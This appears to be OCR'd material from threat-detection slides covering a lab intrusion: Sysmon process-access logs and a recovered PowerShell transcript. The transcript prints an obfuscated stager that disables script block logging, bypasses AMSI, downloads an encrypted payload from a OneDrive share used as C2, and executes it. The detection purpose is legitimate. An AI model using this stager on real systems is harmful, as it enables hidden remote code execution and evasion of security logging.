
Oct 2, 2020 @ 14:57:54.836 - Oct 3, 2

SYSMON Event ID 10

Process Access – can be indication of thread injection


CallTrace: ntdll.dll

Attacker was attempting to inject malicious code into a process and has been using it to beacon out to C2 server



Time	winlog.event_data.TargetImage	winlog.event_data.CallTrace
Oct 2, 2020 @ 21:54:21.762	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a7124|C:\Windows\SYSTEM32\CSRSRV.dll+1a30|C:\Windows\SYSTEM32\CSRSRV.dll+5c09|C:\Windows\SYSTEM32\ntdll.dll+670df
Oct 2, 2020 @ 21:54:21.752	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a6594|C:\Windows\System32\KERNELBASE.dll+2940d|c:\windows\system32\pcasvc.dll+5edc|c:\windows\system32\pcasvc.dll+5d46|c:\windows\system32\pcasvc.dll+5d08|C:\Windows\System32\KERNEL32.DLL+8364|C:\Windows\SYSTEM32\ntdll.dll+670d1
Oct 2, 2020 @ 21:54:21.741	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a6594|C:\Windows\system32\basesrv.DLL+2f47|C:\Windows\SYSTEM32\CSRSRV.dll+5645|C:\Windows\SYSTEM32\ntdll.dll+670df
Oct 2, 2020 @ 21:54:21.740	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a7864|C:\Windows\System32\KERNELBASE.dll+32990|C:\Windows\System32\KERNELBASE.dll+6e2b3|C:\Windows\System32\KERNEL32.DLL+1cf3f|c:\windows\system32\appinfo.dll+2073|c:\windows\system32\appinfo.dll+3c57|C:\Windows\System32\RPCRT4.dll+77de3|C:\Windows\System32\RPCRT4.dll+12cc|C:\Windows\System32\RPCRT4.dll+5a194|C:\Windows\System32\RPCRT4.dll+590ad|C:\Windows\System32\RPCRT4.dll+59bfe|C:\Windows\System32\RPCRT4.dll+39927|C:\Windows\System32\RPCRT4.dll+39f7c|C:\Windows\System32\RPCRT4.dll+5426c|C:\Windows\System32\RPCRT4.dll+55acb|C:\Windows\System32\RPCRT4.dll+485ca|C:\Windows\SYSTEM32\ntdll.dll+32bbe|C:\Windows\SYSTEM32\ntdll.dll+33699|C:\Windows\System32\KERNEL32.DLL+8364|C:\Windows\SYSTEM32\ntdll.dll+670d1
Oct 2, 2020 @ 21:54:18.376	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a6594|C:\Windows\system32\basesrv.DLL+2f47|C:\Windows\SYSTEM32\CSRSRV.dll+5645|C:\Windows\SYSTEM32\ntdll.dll+670df
Oct 2, 2020 @ 21:54:18.375	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a7864|C:\Windows\System32\KERNELBASE.dll+32990|C:\Windows\System32\KERNELBASE.dll+6a446|C:\Windows\System32\KERNEL32.DLL+1bf13|C:\Windows\System32\windows.storage.dll+10 |C:\Windows\System32\windows.storage.dll+100097|C:\Windows\System32\windows.storage.dll+ffd76|C:\Windows\System32\windows.storage.dll+100f70|C:\Windows\System32\windows.storage.dll+1017ae|C:\Windows\System32\windows.storage.dll+10288b|C:\Windows\System32\windows.storage.dll+102bc4|C:\Windows\System32\windows.storage.dll+102310|C:\Windows\System32\SHELL32.dll+9e61f|C:\Windows\System32\SHELL32.dll+9e4ac|C:\Windows\System32\SHELL32.dll+9e1fc|C:\Windows\System32\SHELL32.dll+362e7|C:\Windows\System32\SHELL32.dll+36245|C:\Windows\system32\pcwutl.dll+1f83|C:\Windows\system32\rundll32.exe+3b0c|C:\Windows\system32\rundll32.exe+6017|C:\Windows\System32\KERNEL32.DLL+8364|C:\Windows\SYSTEM32\ntdll.dll+670d1
Oct 2, 2020 @ 21:53:54.325	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a6594|C:\Windows\system32\basesrv.DLL+2f47|C:\Windows\SYSTEM32\CSRSRV.dll+5645|C:\Windows\SYSTEM32\ntdll.dll+670df
Oct 2, 2020 @ 21:53:54.324	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a7864|C:\Windows\System32\KERNELBASE.dll+32990|C:\Windows\System32\KERNELBASE.dll+6a446|C:\Windows\System32\KERNEL32.DLL+1bf13|C:\Windows\System32\windows.storage.dll+1003bb|C:\Windows\System32\windows.storage.dll+100097|C:\Windows\System32\windows.storage.dll+ffd76|C:\Windows\System32\windows.storage.dll+100f70|C:\Windows\System32\windows.storage.dll+1017ae|C:\Windows\System32\windows.storage.dll+10288b|C:\Windows\System32\windows.storage.dll+102bc4|C:\Windows\System32\windows.storage.dll+102310|C:\Windows\System32\SHELL32.dll+9e61f|C:\Windows\System32\SHELL32.dll+9e4ac|C:\Windows\System32\SHELL32.dll+9e1fc|C:\Windows\System32\SHELL32.dll+362e7|C:\Windows\System32\SHELL32.dll+36245|C:\Windows\system32\pcwutl.dll+1f83|C:\Windows\system32\rundll32.exe+3b0c|C:\Windows\system32\rundll32.exe+6017|C:\Windows\System32\KERNEL32.DLL+8364|C:\Windows\SYSTEM32\ntdll.dll+670d1

HOST ARTIFACTS DETECTION – PS TRANSCRIPTS



20201009
File
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Search 20201009
Quick access
Desktop
Downloads

Name	Date modified	Type	Size
PowerShell_transcript.ws01.53260yG8.20201009004337	10/9/2020 12:43 AM	Text Document	0 KB
PowerShell_transcript.ws01.h44t8n+o.20201009000929	10/9/2020 12:09 AM	Text Document	1 KB
PowerShell_transcript.ws01.IOYkiY7L.20201009004328	10/9/2020 12:43 AM	Text Document	0 KB

PowerShell_transcript.ws01.53260yG8.20201009004337 - Notepad
File
Edit
Format
View
Help

```
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Windows PowerShell transcript start
Start time: 20201009004338
Username: LABS\itadmin
RunAs User: LABS\itadmin
Machine: ws01 (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe -Win Hidden -enc
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File
Edit
Format
View
Help

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Process ID: 5040
PSVersion: 5.1.14393.3866
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.3866
BuildVersion: 10.0.14393.3866
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20201009004338
**********************
PS>If($PSVeRSiOnTAbLE.PSVerSIon.MAjOR -Ge 3){$6866=[rEF].AsseMBLy.GEtTyPe('System.Management.Automation.Utils')."GEtFIe`LD"('cachedGroupPolicySettings','N'+'onPublic,Static');If($6866){$1fe7=$6866.GetVALUE($NUll);IF
($1Fe7['ScriptB'+'lockLogging']){$1FE7['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;$1Fe7['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}$VAl=[COLLECTionS.GeNEric.DicTioNARY
[sTRINg,SysTEM.OBJECT]]::NEw();$val.ADd('EnableScriptB'+'lockLogging',0);$VAL.ADD('EnableScriptBlockInvocationLogging',0);$1Fe7['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell
\ScriptB'+'lockLogging']=$vAL}ElSE{[SCRipTBLoCK]."GetFIE`Ld"('signatures','N'+'onPublic,Static').SETVALUE($NULL,(NEw-ObjEcT COLLeCtions.GenERic.HashSeT[stRIng]))}$Ref=[ReF].AssEmBLy.GETTypE
('System.Management.Automation.Amsi'+'Utils');$REF.GetFielD('amsiInitF'+'ailed','NonPublic,Static').SetVaLuE($nuLl,$TrUE);};[SYstem.Net.SERVIcEPOINTManAgEr]::Expect100CONTINue=0;$Wc=NeW-ObJeCt SYSTEM.NET.WeBCliEnt;
$u='Microsoft SkyDriveSync 17.005.0107.0008 ship; Windows NT 10.0 (16299)';$Wc.HeaderS.AdD('User-Agent',$u);$Wc.ProXY=[SYstEM.NET.WEBREQuEST]::DEFAUltWEbProxY;$WC.Proxy.CRedEnTIAlS =
[SYsteM.NET.CreDeNtIALCAChe]::DEFAuLTNeTwORKCREdeNtiALs;$Script:Proxy = $wc.Proxy;$K=[SYSTEm.TExT.ENCodING]::ASCII.GEtBYTeS('AUpEG37OgeWw5q@}RJx-C#|,X08)Yv%r');$R={$D,$K=$Args;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%
$K.CouNt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BxoR$S[($S[$I]+$S[$H])%256]}};$data=$Wc.DOWNlOAdDatA('https://api.onedrive.com/v1.0/shares/s!
AuBImepG4AKgbUKcLrIEIILHJ2Q/driveitem/content');$IV=$DATa[0..3];$data=$dAta[4..$dATa.lEnGtH];-JoIn[ChaR[]](& $R $DATa ($IV+$K))|IEX
```


HOST ARTIFACTS DETECTION – CREATE ACCOUNT



MITRE ATT&CK

